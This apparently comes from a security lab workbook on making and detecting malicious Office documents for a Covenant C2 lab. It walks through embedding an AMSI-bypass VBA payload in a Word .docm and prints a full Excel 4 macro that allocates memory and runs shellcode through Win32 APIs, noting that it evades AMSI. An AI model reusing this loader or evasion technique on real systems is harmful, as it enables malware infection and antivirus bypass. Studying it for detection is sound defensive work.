




Press ALT-F11 to launch the VBA IDE:




Double-click ThisDocument:




Go to the command-line, and issue the following command to copy the content of file GruntHTTP-word-vba-amsi-bypass.txt to the clipboard:


```
type GruntHTTP-word-vba-amsi-bypass.txt | clip
```




Go back to the VBA IDE, select the code window, and paste the VBA code (CTRL-V):



Now save the document as a .docm file with name maldoc-3-amsi-bypass in the maldocs folder:






Step 3: Execution of the maldoc

Next, we will copy this document over to the victim workstation (192.168.20.105) simulating a delivery by email, open it, and observe its interaction with the Covenant C2.

We deposit the file on the victim's Windows desktop:

We open the spreadsheet and click on "Enable Content". We get an error:




This error happens when the statement that saves the document as a template into the templates folder is executed. This is no longer allowed by Microsoft Office, to thwart AMSI bypasses.

Objective 4: Executing and detecting a Covenant Grunt – Excel 4 macros

In this last objective, we use Excel 4 macros and shellcode to create a maldoc.

Excel 4 macros were introduced with the release of Excel 4 in 1992. This is a scripting technology for Excel only (not Word), that predates VBA (VBA was introduced with Excel 5 in 1993). It is a scripting technology that is still supported in the latest version of Microsoft Office.

Excel 4 macros consists of formulas in cells, contained in a special macro sheet. Here is an example of Excel 4 macro formulas that use the Win32 API to execute 64-bit shellcode:



	A
1	=SET.VALUE(B1;0)
2	=SET.VALUE(B2;HEX2DEC("50000000"))
3	=REGISTER("Kernel32";"VirtualAlloc";"JJJJJ";"VirtualAlloc";;1;9)
4	=WHILE(B1=0)
5	=SET.VALUE(B1;VirtualAlloc(B2;65536;12288;64))
6	=SET.VALUE(B2;B2+HEX2DEC("40000"))
7	=NEXT()
8	=REGISTER("Kernel32";"RtlCopyMemory";"JJCJ";"RTL";;1;9)
9	=REGISTER("Kernel32";"QueueUserAPC";"JJJJ";"Queue";;1;9)
10	=REGISTER("ntdll";"NtTestAlert";"J";"Go";;1;9)
11	=SELECT(C30:C10000;C30)
12	=SET.VALUE(B2;0)
13	=WHILE(AND(ACTIVE.CELL()<>"";MID(ACTIVE.CELL();1;2)<>"XX"))
14	=SET.VALUE(B3;1)
15	=WHILE(MID(ACTIVE.CELL();B3;2)<>"")
16	=IF(MID(ACTIVE.CELL();B3;2)="00";GOTO(A18))
17	=RTL(B1+B2;CHAR(HEX2DEC(MID(ACTIVE.CELL();B3;2)));1)
18	=SET.VALUE(B3;B3+2)
19	=SET.VALUE(B2;B2+1)
20	=NEXT()
21	=SELECT(;"R[1]C")
22	=NEXT()
23	=Queue(B1;-2;0)
24	=Go()
25	=HALT()
26	
27	
28	
29	
30	
31	
32	
33	
34	
35	
36	
37	

Macro1 Sheet1


When Excel 4 macros started to be used by attackers a couple of years ago, detection by antivirus programs was very low. And at the time of writing, Excel 4 macros are not scanned with AMSI.

This makes it another maldoc technique that is harder to detect than standard VBA maldocs.

